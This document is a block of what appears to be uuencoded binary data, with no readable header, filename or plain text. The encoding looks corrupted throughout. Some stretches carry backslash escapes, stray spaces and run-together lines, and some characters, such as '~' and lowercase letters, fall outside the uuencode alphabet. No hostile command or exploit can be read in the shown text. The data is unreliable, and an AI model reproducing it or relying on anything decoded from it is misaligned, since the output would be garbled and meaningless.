M2-+C9GHY6HQL!871#?EL#K!>[><Y4,8@%'/#R[/X00`V9X,K-+S#2<DE@G7%
M?#U8K=QKNU>T0./J&I?(5)9GD"JM7B"+="FN&Q@5]-`5TU\$]&%GV08U`J4`>
M=\\[VX#992^VW!7'<'(S?;'CMD%I2P\$\_[\*ZH<C2?7\3D:)=HFS@[RF'1\*8N&
MFWLA&4/@9`:79]!%C8:MM`Q\*`=FIX>/6U9]M9]7CMGO,&[;,\_L7W4'&\_@>1'L
M6`S=NF3%9/B5@64/TM3(-S1;Q\#&>HS-3=#G[>)\@NE[](+#@=+I-<]V4#1%
MLM:4M3J/]T,RAL#C#"[/H`M!VVP,XYZ\*#W>4!^<-KHP[3;(9(`\`\"[['6?6\
M.U4!058ZD;N\*SG3\*\*TJ]U4#NP0C4DWF&B\NXXNJA\*Z:CO!A9]D\$-0[L%AA4P
MSK`\_DL+U6'8O2C4F`JVEIYW]B^0&31U"CR:V\*&.+4#ZO'' ,&8I3.+Y-Q;=D
M=8\*JP>\_\NYFF;#S=[#[C<=!U0`SK<BSEW%[;4A03(!&5(V,(8QU+[\[:4Z
MV,'2:<"F^>>Z5E^#\*[\_D'2OJJ/FZYM;F28`(@E?UQRM'+4S]\H>T!?'`1C<L
MNW%F3\O)>4IF>^7CU7KD;][9P[>-&#T8W(LV.^WT[!E2,D[^7Y@WNFBN/Z
MV'X`9/FTKVG4\*.,0%4OV+CL=[. `C..37E#X\NL!CV?(,R.-Q:;<6/\_`W3F/D
M(-6\*GL+J>1%D@ZBXH/+#82II+\_'`WQ4?ZY)N7S1R/<`. (PQKQ9HV8LM!-L,
MEGL\*EC3Z\_<&BLC\V6%3VQP:+RO[,8%'9OT&PW%/Y`J(' -JU-^P"\*`6A1&%KV
M8DV-#94Q.2\$R#M;UT"5P,RCH`B1P"QIGSQ\$W[AOF@./1/ZSO\_-XYWM\$)#CD?
M\_\MR\T\*S]GV+ND2V77X(1W=-A&<Q\_`\$6E8/YW'5C\HV4JQ`VTO5CLH@P&=:
M&%V>@RN!`=QS!%3/3'4>H[%\_BB'NVVK#5&H[HQ7",8#. ?H,MS`\*R&M[0R(F?O
M%U#;!RE8`\"\*[%Y-+`2GO<6JW.O&7^^L,^ANV;M,(A"H4A"MOQC@CF7'"[(%
M!<\$NI\_E/)UIRCA8<"`L-J!F(22&SE\*\_R),+3ZQB)QSS]QQVCLM\_IF.Q5Q]RS
M[1P].(+V&C!G(,9SS%\*^QE-\$-4^?S0R+&:9@PUF<%\*"JPRM`\*<3\$%PB>PYP.
MAB,,KCE."W<IM,IHONV%;G31DCU?AJX93<DIM\*]MN9X8<<Z=K>.V<47?BPP
M6&#J6L>9X\*@J#+QR#I8R#`O+S%`^PI\$+1Y]W.%B+XE\_C'96=]XZ\$%C:,DIGP
MSCE8S!\]\\$&#&<I7.'3-T57(/,/,;X\AY(21\$4Y`Y,2I/\\$EKX8,KP?C6][B
MDZ\$TAI^6ZVV)%6D992)M9)>(\:0,P'EST^5/W,\$YQ\\*K31UL2,%9Q^#C#"J.
M"(4/SX(/#9=:!A@>6<\_L93W4K&X%#?CY"9)27<I6EI];HT4\_?+H'<]CSY
MU0WI..6@'MIYYV;WT3GTFZ.'5^CS(!<N)U\7SE\*\_&KN6\$(`^`QC:JVL17\PO
M;%IS\$\*:8R%/6VS8E@T">50HB9)%I+%)PLDX;R587O:A(-3;0,NQ;[^=JLG!
M>@5DN9MZS?<QS!\\_5<\5\$[ET;FS.EA\_#<5&>FF8!M,ZMYKZ`CG^OS46<M+<%
MVLUI&<I3Y;Q5N!-C') .&8Q)?`L\_"\$H9A9\$4,W=]Y]!UE2Y5^7]" ]S^A^VKH
MYGVAJRAV381=D9T@XZ`L."C1ZIZ#\*6YV:0.-,-A]B9?CA5WDM6Q#!BL&:P8K
M0\_L/.M)!']R2=CER(A[LYYR%W8G'8A(6DXJ83/;>='+\$7#EG".0<RC)-HW1
M:BOPP9&VCM1<5W8((J>=;VY&E^/!8E2^MRO^`>'ZWFZ1B\ .4\$3Y;JS`)NUMT
MF#\*8#O\$=M\*.?K-0`?L#2^UF48A3<S?CR/(,1AG;F.),I@JH\*3Z!6YSPGB(0
M;-F\Q.I^; <R;T@3).J^\*?[[4J>RX.(EYOC1RP/RZF)1[\_R@`3Z]DK\_R"L^
MTY'\$'"<8]I,OU6&SW.K%7U-5,T=[(/)(S'@Y,9Y!CQ49Y>Q]IO\*?=&UU8H8
M5=\*Z<V#\*&]RUB9`M5X1^`AB;?%C\*SY5MONSWSKB=NY\<P/[?B@J\$"/ECX%>
M'X++'JOY@BW[P8;!P>:ZYA[GA!%2Y4PF&R>%AQ;<%Y/Y8F:WO0R8.V?N@KD3
M[-ERS=99;FYB\$LYLHH1;=[FQ=1JUB\_D,\R7"EW:VT-'^>;)F"<7GIX]A+/1
M8-'0);N84FD&4]7=T75Y-RW'P\&"MG@/F%LSMQ'NA+2>9;YGYI29,V'.. \PC
MNX%-AOFVX?ME;#)\S\4` ;O6RB&5D<=?%\_4+8D\$RQ\$"U"3+^0]G=O8!-F3X4]
MZ\T'M]MB?I8SJ\17'KW\*`D;G'%RY\$E;=886ALI4.(,-\B?'ES!`=N\_Y0.S<7V
M72G\&?/GPB\_[.T-^N]<AW+ZH`XZT0B\*M4'V,?<M"0&L68\$1`PL7TJ@3V69&R
MASHPDY-^5X/+P]KT7=BG&4."9"(&'O^+?)\I9!3[%HK2(Z@D\_/EH`>L(LJ;!T
M0@X<<^;(F:-@CK@;:>:/^6)0EH')"%6@8Q(0\*Q\$@C=FK\$CB?L6\$)B4A(NQ)P
M\H-9,F;)A:7;JOUU,KXM1X,K8N\*1G5'UT1/5;?) +NY/X;DJ&OK6;3&XYJTJS
M`",)-!>\$`Y52D+R\$1`\_AT!MZ-?%V(`!Y>6X-+Q#\_"S?JV87PN^0Z\_'(DP
M.F'N5+BS+K<=]8UWCZ<-<^7,)0%FNC`&!T=`CB6(FX`Y`Y3\$;`W`\$1\*B<SD9
M(RH[00\8+L?SYG\$CDS)K)JQY#ZN<00&"BR618DGB'J8;VW2&%8#8\$\7L6MA[
M2F5F>1?<10.4R'"@1LWK\DI2EIN)W\$Y>P-!Q0U\*(&YK(Q800\*5>F5"13JCK"
M6Q:GNL]B:0H'##,L.Q'9TB#T,=XS8\:,N3`67<;&6,5DG)-, <I+U-`LT1F\$F
MS4Q&F(>)HS[%A,:"(K\*E+DSX99VX"RWZ.;"R27<\KC+?3\8+]Q1>]M%C^WH
M6(8FP"L6H44\$A5S<>Q!^MZGL(?A>RH?\_\_K`\5OW\$P\_YQNSJ<IQW>TN<38=V
MPHDK-&P8+FR#]>#VU9D8!^WM?PH3D=(^L?VREV\_G6F%QB-9<]KMCM;JV&US=
M-;6JJ!>'WJZQL?-XX00AMY::!/<5G==NO'8\$(:PXD\_`GKRN;"W`\$S,\_8&6\4



M3+?\_\*3`KI\_FWX]C=?O\_9KIY8L"W<T>#&8XW' )H1-@9V?#M7RV4%O!K/Y]:#T  
MV, QC<\ (67N[R</RTW' AP64Z&9\$/DP7%, Z%01?+/9/=;H^?0], 6AB,, R0!`SS  
M\_3?PN\$A^- [H:EPO);\$I\&?/EX\*-I\M5Z<\_\*YGKI]<O, %<17DHXB5`RNJ5LB  
M.YX"?.@LI8A+, Y<)N6JWS>YN;VW]F;S]JWV8%H.WY8(\$)"0@90\$9!, Q>MEL;  
M\*9, /\_UT]GA;NAC(GQ9UU'2Y^)=:<6`LNU@BL+LB&I]^`)]\_K6\*`V=7#YRW@  
MLH/.GXE\*F=":!?E, #%9?UL=JOMY^OFAP\*6)+B"UEMJS%IBP?KE\_RV2:VG-C8  
M;./-EN\_?' :9RVN\GI277+2&\F\$4\VKA]6JO=YN5+UTW(6E4`F.(.6`F%, RC  
M[<LSU07F<TV5G0HNAL29\$6?.G(5P"II1Y[=!RX:SWK`E%?<)1GRAA963(.5^\  
M(T9-C(89\$V\$D8, AGIU[3FC<EWDQ8&! .PH45GCIPXN%#22%AI!P]QW=W^?(O#  
MH\$!1>:2\*V;2PW6T\_;W=?MXY/SAL!8HA'6AAN8G"Z/:AH3;:, V')F\*YHU3;C=  
M&;JW[^U\$GMHH\*H&, 2R#S)5#N`K&\$?/067E+#YJ9BQ\*B)T3!C0H:NJ(G#`0\*6  
MVS;3[DQW2>, 6+/V` (24) &4O(O7M^LRW0=KFQW<>V>L2I!FHB7,, 05I:, 6B7T  
MKO@CEN;!-0I286S9!E&7\*V+3S&;`9D&NJ@0^M@WGB'@2XDF9)PL=C#O7H6?2  
M+)@)SX.G2+RNG:[H%1<SV8\_\*K\_E/9LS!77R8("J%#, K#WS\_M%L[#>V?AM  
M8"3!:O\_U?8/?\$'\_ "\_GSVW[XMV\-[OGB[FV#.2-FZ;\\*9IZ?7C[4O%:M==?B  
M?9AO.D., /Z1' BWQHN2%`92]AH>QWZNF(JCE8-\$LQ(B6LZ2%+:`M2&N:D+"@3  
M07G3G"HLD&\$YQK++\&XV7KQG(05WTA\$+B7W\$#3?K:GOB;RL7?\$ALUA(0\*Q:@  
M18"//7]K>"C`3]UM??F%=M8#G;"`5`3X0, 1F%^PR6)YV\*!<;O\*74=N;/F;]@  
M?N4#TD;P1BH]N?\*=&\OBLP!G0, 7\$KY3P:W;C1\_==#+?M(@/EX/WDKE4, RC!\_  
M(OPI^, OEM)U+70(?K!F.)PIN<+JU.\&' -/#S-.=.7&`#VKQ!LV:Y\_Q`W]G^Z  
M6&>YNG"\_FMN]XY@A3;#OQRK`P]=D2XC4&BQ#1'.^T,)9C&QZZ3?B/H`NS\_Q  
MSGZM<?3<K?7S;D[?`!W#HW, #=RF44&" :+YC&]4U-R>26R.</)V3[Z+&GQR@H  
M`#%ZMU5\NI@11L-\_A:>4(SN#N2:\*W`LU^G4Z>W#`!XF0D-B4Q,;!UZ^I[^X?  
MN.\\$/2<&SI>+M\]4HH/9;;#W]8)&1BN^XPJ7Z^=J2Y]@Y4"4:WA00/9\$X+;/;  
M/VR[F\^HJ`0>\$P@.Q;7HJ:&S;]@O!N\3B3XTXY-J2)"OS+9NV6-I73XY]C#M  
MY\$93;C@&<8WMS?BR?' "-[8, ?G5.D\*`1H`MGF%9^B;%05C1SCVW8SAW@8`^G(  
MF:2/MBND(E.2RGXH\*`N<7LKU775N;JKGW>\$;/@-3>J`J=\$B1+4GCHV\_]#+8  
M`3VK;#TBRXF0>S^Z^8G]YW:WJHXDC[, 6G0%PAF0/]/CC=G>H1K9>K5;5:KK#  
M)?Q`\*)\*)T)3:R3SMAW[B\*-FL5V"DUTAR^[("(-;U.L\_G)63('2:/)%HX+8E5  
M,TZ\$8&"/\_:\_R`K+FCH"AQKD+X@\$PM39\*EA+TZ5!:'QD4V&-@"?\_R\V.VES/EY  
MFNI8N2?4\6V4:)D"C5X-.`E)-AC,EU\:\W`E>PQ<\_`ZNJ/)FYFQFX2JNB6@F  
M%03RY6@^O.`"-%"<OF\WT=/AUL\_OS,]^JZ9B;-07FJ[NR?+`-T<.OI6TP,.6;  
M7]`F!18QJY[&\* (9\$=B@`#3]5MH^RSEUQ:>>I`66\O;2--KQ&!`?U^\$]/+G5H  
M)\66@B,`0K4.=UR3[>8;/B`+(7>\$Z^5Q5IU>#EM)+FSRZJOURTEZ!YA6T`L^  
M7T(2%6>11N)J(CF/DU=00WW%@@6^HZ#&+H[H29\_.: (^&A!9!K\_N@/<)P&^4\$  
MYCSG2[VM]WM:+=OO!X"^9B].5(V@5J\*%R`WI\_VA/, [Q4G.M8Q;1KQT72]-/R  
M\*, V(K#KJ\_HL^T@0<V=3N8GAN<171\_?:3:IES>^C<71Q7.8!!B:BA/XG5UN  
MGXV`N`#+=E:TS8, Y,N+(.6H+J:+">?7?K>)N,AGIEP^%N5-T]/IS1^3`'=C&>^  
M\$S`X7V]KOUVF(, \_P[GR;>+?)@&0HJH<`KXDELPR9Y;;8\_P`\ (3@<1GP/;?/1  
MTY`9&;9F[.TXAF,`-G?.MK=SEIK>K, DV[3Z59&-.-F;(TEE8X6%8[V?`KS?C  
MQ</UJ+13A6;Q)3&A%:\$3'10?V`AOAUKCV\7=M\*3N.S`P@, T) &ES;^%6+W:~V  
MW;T@N5\*(0K\Z[])Y#A\*4'37^#(FZB1DPHXJA>VSA7">7\*6%>)"DP)B#D2<3SX  
MA<>'J]EHY\$9V=\, %91F#VVZOAJQVNC")UJXX4LXEA1.LDYN;! ]S\_`C"YNG\*S  
M.: \3Y\J, .^15=[TY/P\_B7A`+D^7>O\*XTJ, 0"#4E]<S>WP4"K'`\_S\?\_MM`FI  
M(K`FYZ1&KFL+F?G\_LBLA(0DI2Z".OVA)N+L]+R-G&4T>^+.+)I]F'/U9', 1S  
MR!^\$Q. !R5L=UICBN:<B) &@UWU.5, "SX;3`P7\*KU<X.6-V.91!5U'+]N\$TVZ  
M-.5\*8=Y`&]<(S1A#F(1SG@8Y=\_W\$<.X^(M@YN@]G+\$-51+B="WZ"Z6-;Q\_L  
ME'8X\$DK, E-O1\_8-?.6\$:+C5H\*B&S4`Q0]L;2W/XWR[YP`3=J98"\*+N>BRZ7H  
M:E9;D09E#W.NA#FPBXG3->)RWD)J0AM4D737N`VHO<TK, &3/G3>;! .W?+VJ(3  
MESEEKN#, %6%<8IX\_1[;8>\Q.S4`A47G+>ZC`94\$KN[.4X1`IN0XB\$D@A257  
MC8#<0=<P26]KUS\$`!6:<J0D`VV;#9I+I]J.!.UBSVEF%SS66QX\*)NP\*S;E8  
M+##^JTX6\K&)3-G;!/T4"]M&9604FO`F<!TVX28&S#G';JKTMT`RLQIA7RYN3  
MTI7WM?-=1MZ]N?XQNT8<\_WLX/:RI-, =, "9W]P\_O!R^G'4T^D%K0]SX5O+GY  
MO`:'9AHHIKZKMM5A\_4B?#&7L:QCP\$Y7=TL7(ZC![<5M!MPT\_QA&B#W\_%-+6I  
MCPPOFQJ(<[I<'YA;"<F;F,P@6:]H]\_VAY&]L)OP1O`)X>-Z8KUT\_?W?7NR,  
M]66\_J8@C%8Z,.) \*D?NKS"N5DYW6<GP\*3[ ]YIDLr^@SWM2?W0I\_]HZ\$IQ?CJ\  
M/)Y(?[\#@`KB[: (HD\*%EMNWZY\*`'9B<5G(4XHB RD)9`DY9V=`E#G8>\_61WJ  
MO,>Q, "HN&XT)>OVD%Y4)9IG\$I87+,)>1V?HSS@[0GE>9KP^/H1RR.TY\$4\$J"  
MBDQF\CQU, 1>-6;ND)Z(CC>CL:ZOVG;QLJI\_82=V+D-6S6!R)]3-B9S8, ZF@S  
M-3`Q+8QRO6\NS" T`K=73Y>K<!"%H\*+R5[I]\*89-I.N\_.4L]\*WY8Y&4-;Y"C  
MQ;7], ,;4A, ?8=-.;C, \$9D^H])GFF?D5S?L!(CR!P=@K\_(F-C\2\*6]NMR=?PO  
M3X^?@FC14O]US#ZMF56W\9H[ [H\$B0Y>KYY-/]Y%.LI3(0FL0U:MOBT\OV\^A  
M6B/01-0FP3GI=@[ ]+UK\4J#<^T\$9@3!U)7C8^I?N4A)\`\*+>Y&]#TN%2\_`^`+  
M`QD-C["K0.IWBRR]=QL@=IN([:;, 00J."6S\$ZUB!]Q]M`MS]H`^ST>)N=DO9  
M, ]KU.;0@V)JANHWWLXK, 4[MB6\*]AO;BCCF3;0JS<\*A9\*`Y=<X1>D^)&@I]H-  
MRRR'2Q+70\A2V&)BU5V-+Q]&Y>C&\I("FES?8ED)"2A:(E\$!2="8@G7SU)Y  
M&[GBA<W"5^ .SZMG8@HS%3/M[Z"1B=(ZL=5?Y:.2A<'@3)BYV8CY\$Q(A%64"D  
M5!0UE9SD!8#&RCA\_;) `3GY)]. =] `VA8[:"?QNE<IJBKE"VI%OK^C^23;KMF  
M^.EF>?S<4EJD3JLK/RF1NN-W&N?K%2DT:7#2M\][ [ &9J1/'XT6NXE`"Q!"PN  
M4\*W0+, L\T\YRD("0ES!&\$B-4!^%F2=>TL5S; \*`=]>CV8<YACVP1IK+475CMJ

MM),U=\$-JJQT);JY`7Z!C2JFUXS?N\IZ-AB/[K-\*%IC3)!8XM(:UA1AJQ&?2A
MRS8I"VOXX)+&IHSC3A,H;DRP6L\$(FE:I+(1@ZLT(31\\$^\_?F'4^KS?J#W8&V
M6G)Y.#D>[7>?:6R<R\_?R^X4GF,^5+0J+>/\3<"I/;<).7634]><# [MM]=OZ
MQ,R)9\80T\_Y?;SW?A"IRCRK0`K\$.NC6,=:3UZQBGY4?[(? [J!I=P%2YKE?\_
ME^HBT)"`K16:~PUNWU\8\_G\$Y&8\*:(\*@@[N3\$.>)]#\*NF93-UFDKG7Y>OORU\$&
MI^Y&5AK4'/'BI&8F\+O2RF5>/I]U! [MJJIXE?'X^+ZGF/53IZ35]'=5\6Z(9A
MQANF89B) ['!8DE&X'Q&\_'^9V?%2.[N;.!91\$^SV1&#<2;9R[&\_7H=D102%7J
M527];R"=W&3`AI<UX\_\*7@;M?SYV(04E0"NV=O'4+&)SD!F@W;V\`8U?3)'%L
M@1>&?Z-<#\C316Z-HE2T^P9%'S6A:N5UZU#W9&JO[ ['930/=, [<1?3!S)FF7
MWH?L@UDDW?=&EH^K<O`.HN%?3N\$'HQ!BE'0 [P>F5V`KE-,AT;@0\_9-Z,;MRV
M04AT;:/\_ [1=7K#3ZN1C,? [Z(^=?\VAI\>:'X)\U@.+<[8\$8W%YJ3>"\_8?]5,
MSIC\_<EGT";'%=0R:8<O\6FQQ+25^! [;@I\V7UW]C]<6<#FV3:~SHK7EV@VG
M%5/&\_B"LYM\_#V60^MW^@P40:F>(F:=',6VS0B2VQBR`DL+BZGV@FHTVUZ0KI
M;#NC31--R7%ZD3/!;;Y?C\$1Z:DT\$A4WD4(O97Z4KUCF9Z8)-TJR?9C?PFR11
M) [B83>QT)6ZGWX\&/Z/\*23HI--:3434!<^CM[1MB>(KODN\_N,X:>;GC#)#/=X
M/&\*YJ3%06!ZQT0QL:7>25=00.764D4\$9&60C>%\*.AC8:B)"C\$\_/7X4^04R(4
MGD`'I`.\*BD#1-F^\_#&8\BS38C.&,0?)X8#NZMY-)230%FAOC]1!M(1#HS=M:
M#?F0=OX8=+1?UX<J@\*0\$R1@":P-'3H'"`AUNV,NR61-6;&7A<M>(\*1+UXZX
M?D\-\$QX"1REH?'<K=V&Y7:\_1@[8.W=JA8XIY?Z:H&[3Q^9[4<%E\%0K&Y7`
M5[&&<I>9.FAT>NZ^1[GK,:F[<.8EN1EIP]F;%BTG&AP%\$%7I,38/>^UT;+A'
M\_<MFN%GO[4RWX8\*]30P-DPY1Q\$(YIF<0SSWUD/0I/R`8!FTU?KJ#BO>SL?58
M3`FWY?QOE=T[[\_-S\*,\T<+?93^[FY7OW16>\N+'-7?E^,;&'8GX>VD90A'&H
MPY(AF@Q1;(@[UT.V&-B'E`<DPQ;\`\$ [L+OM8?N)+S.0>J0H\*\$DXZ\$M)A4\$\_<
M3D92D%H%ORP>1C?3A3N9;\_`^M0/UB]C]-587"O^;"^W^GYD+@\_\_SB\3];R,J
M=?\CBC+W%RI!CK2Q[2T7P^N+POWRSWO\$D(\J&\$,!U<J+&&JX\*XHU!(R&8)<L
MQ@8FQ>:1!<C]E>\$0?UZ<XR]K8%P`EE^H"\$GN+Y\ )5S1>/O[44#P9VVX1DGER
MH)`EM^M,0=%\<#7"7JD+E2&S],-IQ\$<I&QWC6]>[0G,Y=5G7D?\_['C^WTX\$
M; \*MXH5,R!BHTY8!\_ .J\$8;+I;\`)"2&(9ZDL(J.JZ00@8/4M.L)MFVE[8<ISEC
M@K2"Y7%\*%B%+5Q<9;+1=E\_5'IK@ (O6X3%0F<93DF,\_<3^KT?\KCP\/=V@FW+
M1N?&YQ9=HLVORKPIX[ (<O1N4-B>)3H\*\$&SM2L3A2@G5!E^03[\$3`0C%MXQ+
MJY'"'-4,[%/1483,\$A"PZ!.U1\*(BJ`U8+(/"-K3B3V:\*E\*8E>U827\*TO!>KVF
M`GRBAQRKH+2]>%N^>EU^HT&][%.@28&R"JZM[V9M#>95#6Y5.5`!'6T5":DP
M[DEHM\I%Z6G84]AJ2@K]`M!77EYNS&TN@'#?5)3\_\$\_N@Q\`E!C>X9/2:(UZP
MP\\_<K?J`%ZE`-B3^1/.CZ[56S7D1%\*21])II['M-QI\$C;M8K2FEWGN6.^LZ<
M^TZ9.E\*C1,-S10YRSW<C!8#5X&GX^&"R)JZ\]Y9D%UMW7 [=VEG0F`Y9."`F
M?XG]/1V\_G#ZX#S()?'=\*Z+@704'E=4#A/UD<IB\$0@W0!@Y9XFF[2H]<FIKCM
M53ZRP8"4#\*"#N2:J+Z:VZT2`Y`0I'"3TYZS:5-A5!9#TP^54#J#`UHALCDF.
MC3>\_4?QJZ6:^W\@SjN6:6!->-J>'+\$T/A132"5]'Z)L.(T%2@I@>")EDL)C?
MX[4X8]OR\WZ+P\*IZ\*SG^&/7#0\_5\B0W\$H.H8I:A6!&OZ+M]G[#OD=J1AI!
MRFH[^2\_&KBFW@X4`20GJ90SDYP[L;A>;?R\$GHXU.?^D".9,V74\*N@P3`WQ^
M`ICO:>4L!^. [3]XR?3ZM'6-LZ\*%\*E\_;82"N42UN&:2I)7=K'P]/-;E4K@5J;
MZ/QRG+\_LW<Nku: IY:\_`CYKBV29J\_&3J=C@?+N&\_7IR/@\_%.EFPXU5"\$!Z?`
M4K\_JD-8+0HOW`Y6' /!3>G0,YO`;W;VBG\_7Q"\$TI?(`\$4V,D>54&JG@1`E+L
M%'7T,Q32.H0DVG\PM`U2[%`61M0I=B631I.2YE6E4\$5K\$W@+V\;. )\`\_H"S#
MWOB];6A\\$`/\K\F\_Z#\_A7GOWT>G3SON0;D7#I+(I%\$ISKQ3SK1YRX<DX]P(<
MC'.+P9@OPBXL\$7#2PV(R+>U!9C?>E;1;.^G\$HHFDX)TPZ\_P.&Q::IR-LY[LP
M+8:0B%5")GMC8XX+'Q@\$#`QU\4&I;5LE6<Q% (4FRZ#"D0X<Z;N9</UU\$U(D/
M\_CDU9Z:-BR#=G?R^G="K[J]>2'8@S#18(50RPH<\*6H\_Y[5M\*S"@QYSFRCR0W
M/[L<S\@^M[9\$\*6[9W:JF7RYVH8SQ3BC:4>)SDSTZZ`\$:&DI\$F(N=#E&!J'AE
M<#&86767(WL7`)6&0@>9GE;MJ^)/J\O#VK:QKH7CKXI0@\_!.';URUP5VZ2;W
M=?G59>:&D^UYPRM@.?=JD7/(T\_G`:,VF7PL:V:`LDBAH'PHR)%7REZ"GNSQ
MB;ZL(XW?B-Z?5DA`/T"RY\*;\$@7N\J'6GL=V,4OT&HV`26OMG:26ESQ\$;R\$( \*
M"?)D2YN8\$[\$@&RA>9M6S;?\_<W7)W-]2L^D=\$H+%YX:/?HK,(.Y[FF%MS#ERS
M93U!O3#OH\$]]-P4XDN3B\_KH,T'ZA\$!J6(0)8WX&%,/VZM\$L);#3F`R\VZ;\*Y
MP/+U[U>'=67M\_M:Z3QH>A`B6KDFZ@G0^F\$SR\_8W)3RC=ZO1X00Y'`4>NA[-'
MKY^:KP[L;=)\C?8;Y\K1U\\*1]9E7XI"/@:R53\$K()`.3F@<AR;`43S`\ /9^H
M7Z`!OLK#OAB>YKY8[M:48SS-88+\*N\,\$G72'"29.\_:"^:1>93L%(\*U)VC<X=
M#";;2Q6E/(@B[2<0\*NS]!.=@%NT15=-B:2B(!4Y5/A/\*G\;0P<O>NW`-B#P
M.Z:X-]AHA`Z40F1\HN&D1/2G@W./";X%B7!H-A0JV(XPN%M<VZVF=@5KS",3
M@W%M[08]>>58#,WJ3MQ2Y\$!6.&R]W#WCDE+P0+LDAG"N2U,[J+:W@\*Z(`:4<
MIH<@\$I8H?DDKJ"8T<D&Y3"F7!ENU):( >GI@,6;3MU\OITW;^Y;'15"#U[Y(J
M')S\>\_587JP8]^P0J:FYK-9\_5)M6A?#CI\_WU>&XVV++8@V0+.\=I[]/^\_0-
M+0RLS+G4P\_NXA@)\L-ZLSZM\*ZX'XH<ZG^2\$@IR0P0G^>T7MA@1AEJYDUAZS
M`SC#W68'IF(O(R1(8,HTI9:FQ`MD'1L@)N&N(AB"2H"S\*I/I8D[F:9CW^(\$W
M\_(EM[88`IC6'\_&+-8OWX&6>+>+JOERG9.5<LJ44HF&3()5SVVB0D1T1<"U31<
MD>49&MP\_U7)+/]B3=NV[AD`!A)7.<K4>D]GQ6DI:2.#L?5S7I9IS]E30NM>9
M)&<4Y`P,R-04-`\*57HXG&+N\*OH:![M;;D7@S>/]VLK@>S>[F^&2'Q+>S1<+
M-\;]%0\_`#\_W7YEH(\*=.DC'J\_YI@@-6A-.V."Q`3M^WJDYW=/2\_WCIHP^9.=
MF2S=I\_7IVA8A9J9,&6V%Z%C2@@GO[/,U2U1NHX\*7(1RP\Y3)\_GAZ1N]JZH2/
M2\$@Y!;>>=D<D:.`#]KTUTDA3\@8N\FT3,R\*BC(&"S]PT4Z8?.)11N:0`\_N2!

M' Z-?A^7=W&UL44C\`-Y")+17T;R("BC(. `+>C!5\_SW-!@-IH2&5\_N: `; IZ7+6 M&' 0L^ )@#MTQ2`#SDFE5 [?Z24]H#90/L, ?&0GQX\_<&K8"ZUI\_HE\$J4\*L5GFY M[9-\_)#=\_0#JL' ]L] \$M:T=I3F" ]VBZ%9K-L5U4=/B(XF!D`\_0/AY\_IJZ#Z! MX+?;/. `^"NJ' GWUSU]=.YB@U(KB52;Y(1U':P/:5G\*8IS0TG.<U0VG2"J38E M8R8+`EG+<\_\* ,C+3?'>Z&7(0%[] SYM`<\_L:Q\_. ]/C(DVC/\$A<3' SMUW&4J3#] MVGY4>W?MB/B6D, (.HM+R0\$2V%#PW</-!4BQWWFS&6[=M!P11QI]NPJ)5+\ M'#[2]E)PJ];G;\_HR+!`\_216LP&\$5J(05)@:D\*[+!6&^XG[;07\$VPI8-?T]GX MQGY+FLWME!8I8:7";X>V^W@6]GG0U"?A0Z\*5P\_L8\B#53IV&H[=W8SODLQ\_3 M4J\$XA[N7]?W^%9=\*!B=DL('!B\_>VM2"+4VLQ?C]<ORLG;P=N\0&\_\_<XH13\_& MM&)E^#>O:.64\ .YR;"VA' S=76"37S#VZO;ZYND9&=? (VLA?I\*) &9F8PD0\_ MBG!#:[+3C<CK1\*O?^72R@F29R/W\<NFQLW4Q>Q].; `ACIZEII#J@E3GM)IT M1R%5^&] \$HTWU?&Q.VB0I./H"/@C\$?3G@)X%CDJ>^ (R\_&'66!Q#)\$U"10L84L MT;PJD8?=H8TL,B&1AI?02&+Z'8FT."`"2Y\*'\@, \_F<@"^^;B%,WH#5,)=\$X M(`,8%]|5Z?:3@11\_7SH=D8D:G\_0@A.7#09!&"B[?EJS@!SP<1PD4-.R' \$%:0 ML@+V]O` ]R\]^1#ZOH>G` ]1!"\F5=-. , , #:R'!K]@ (8X9@UAM\$`,Z:A7,SFJ ML16`= .C7==!F&9%,S"39L&1-DL/-\*2E.P?Q`#E+.01;H\$5&L\*V=-">N:3\$K6 M\P.A&L>RZR>,)H@A';) (&7.\8FL0\*5\$\$\_\$K%\*<6:B4`GDL!8.6L5!>]T:S'>; MK3AK..F:928LTW`M%J' ICYB=43W.5\*,BB\_R<Y7,K@4T5K\*+X`14Z@HK&46X6 M<\_\* (F)44HN2^UJ+5CVC1T-)8BB,YHD96WKE1YMT=K.A'HA9W0=!RE2@22:PJ M8U4<M,'^\*:3\_2.##'BP3![I\$%.DR\$>OBX,76\$5)D7@]>K.4%#0@QLVCK>99" M=Z31]B`&: `;@O`/^PBUKUHX0 [>T\*4MBZ'XE1TVBC>XS(V`@?HSUJ`\_,@7TYH MUF010;7"@OEX(UTUOQM(NFY^+R`S<[>]X=%>"X2<^T3'^@G[:98XV=]:.X% M">\$>B@^ [W09I:\* \H<4-L]28 [9N.4I\V),+&BI.,C%B\_0)/%,F-G2E\*\LDR39 ME;CZP.IB34F/W]@D;1BU/) `PA%\*>[ `0Z7,M% XO[EA1:, >6C\_H7Y+ -F;0XV:] MQX(]A3T' `>YY;4W'Z:\*WYI3\ P\_`T\$\*^B4Z;V)ZQON/?\*=<FDF4U29.E@,?E MRP=85)"A-F7M\$ [0DO!\* (BFN!\*EQC21QXU%9S4>8J,;8,J2T6CP\*D:35J9\H M):G%<5(N2;8<25PJ:8`?`\*\*F0)!0DC1<D4<J26C,AH#B1:&ITL\_A,G2-7`B3; M2"(7"Q&RVD=[@>LX2/U:)] =2\_H>XK^UNXU;2] `^ZL\, &T&BT\HF6Z]@GDJ@1 M6\_`- )Q] &HFUM9\$ I#4G%R?\_T"U54/T0"Z [3FSLWMR<BRBGJH"J@JOC9>7\_?/+ MGQM.-TVV\*ZC03+323-1H)L)I`?GN.J// /4^\_T&TR4=4B%72V[-4\$K?)11,) , M,ACOI/@) #1:T4";H,) JHB[^\_R,<7G"?KI>9[-(8Y8#5HV\$ZSWTBPJ#:DFC3T MV5K(@0A\*I0\_/E)R>BN!4.1BQ#B?TPSI&G#[WR6=JD'1WW9\_)6ES00M2)A!Q9 MR5'O\$9ZA]M<\_2K;Z300])8\_1=\`\*9'+<)'<5V=X2E%'JS>\_XZRPT>A\8]W5.) MQ\$JY/F`&RB6#3C+8)!E<72[HXTSXIG\$^IU>^^' IZR6Y\_X.F\_]@V#/ET\OFR> M!H6P90#="\$OC\$Y@;-N99+NE;"`\*' +XCG;]=7BZ(]1VL)+8J?;\$-;S<]E`8O^ MOKKK[N:7Q'Y6]4DAMI;A\$-MJ\_DO82\*%5GWX1GGR)"=80(1S2(@\$KNM'4FYQ% MSW]9T\$G/] ?+\3-664A%W:F881W>A+L\*IT?698HGG86\#`4BZ]<-XT7-SX<N M;I";LZJ7Z]G]I46W)X5UQ;)\SE;A=OC[7IU':9/=( \$:&\+OO\_&1<87SA\*YJ 